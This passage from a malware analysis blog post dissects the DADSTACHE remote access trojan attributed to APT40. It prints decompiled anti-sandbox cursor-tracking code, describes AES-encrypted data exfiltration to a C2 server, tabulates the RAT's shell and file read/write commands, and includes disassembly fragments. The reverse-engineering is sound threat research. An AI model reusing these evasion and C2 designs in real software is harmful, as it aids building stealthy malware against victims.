
- Recent files
- Installed programs
- Drives
- Count of cursor staying in one position

One of the information collected is to count the number of times that the cursor stayed in one position on screen — I suspect this is for the attacker to know if the binary is being executed in a sandbox instead of a real victim.

```
last_x_pos = 0;
last_y_pos = 0;
count_cursor_stay_in_one_position = 0;
v5 = 51;
do
{
    if ( GetCursorPos(&Point) && (Point.x != last_x_pos || Point.y != last_y_pos) )
    {
        ++count_cursor_stay_in_one_position;
        last_x_pos = Point.x;
        last_y_pos = Point.y;
    }
    Sleep(0xC8u);
    --v5;
}
while ( v5 );
wprintfw(&Dst, L"Mouse Cout:%d (Max : 50)\r", count_cursor_stay_in_one_position);
```

The content to send to the C2 would be read from %temp%\~\liscen3.tmp into a buffer and then the file is deleted.

Before sending the above in another AES-encrypted POST request, an additional 0x208 bytes of data (path of ~\liscen3.tmp and "Client\<ip>\_<computername>\Disinfo.txt"), followed by 8 bytes to indicate the start and end offsets of collected data within ~\liscen3.tmp, are pre-pended to the buffer.



The Command ID received from the C2 server is not expected to be encrypted, but the parameters used within the command are AES-encrypted with the same key as configured within the malware.

Press enter or click to view image in full size

Command ID (1 byte, plain)	Description	Parameter 1 (0x10C bytes, encrypted)	Parameter 2 (unrestricted size, encrypted)
1	Start shell	Command	-
2	Write contents to specified file on victim	Filename	Contents to write
3	Read contents from specified file on victim	Filename	-
5	Exit shell	-	-
>6	Invalid command	-	-

If there are no commands received from the C2 server for a period of time (up to 3 seconds), the malware sends a GET request for /list\_direction to the C2, possibly as an attempt to get a new command.

```

loc_100030A3: ; dwMilliSeconds
push eax
push hHandle ; hHandle
call ds:waitForSingleObject
mov [ebp+buffer], eax
cmp eax, WAIT_TIMEOUT
jnz loc_1000319A

loc_1000319A:
test eax, eax
jnz short loc_1000315C

100030E9 68 E0 93 04 00 push 493E0h ; nReceiveTimeout
100030EE 68 E0 93 04 00 push 493E0h ; nSendTimeout
100030F3 68 E0 93 04 00 push 493E0h ; nConnectTimeout
100030F8 68 E0 93 04 00 push 493E0h ; nResolveTimeout
100030FD 50 push eax ; hInternet
100030FE A3 34 49 02 10 mov hInternet, eax
10003103 FF 35 18 49 02 10 call ds:HttpSetTimeouts
10003109 83 3D E0 3C 02 10 00 cmp SSL_or_not_10023CE0, 0
10003110 74 32 jr short loc_10003154

10003112 8D 45 F8 lea eax, [ebp+dwBufferLength]
10003115 50 push eax ; lpdwBufferLength
10003116 8D 45 FC lea eax, [ebp+buffer]
10003119 50 push eax ; lpBuffer
1000311A 6A 1F push 1FH ; dwOption
    
```

### After-analysis thoughts

There we go, a straight-forward and light-weight RAT. The next thing I would like to do is to compare this latest DADSTACHE sample with the older ones, and other malware families known to be used by APT40. Who knows what interesting findings await?

~~

Drop me a DM if you would like to share findings or samples ;)

Source: <https://medium.com/insomniacs/dad-theres-a-rat-in-here-e3729b65bf7a>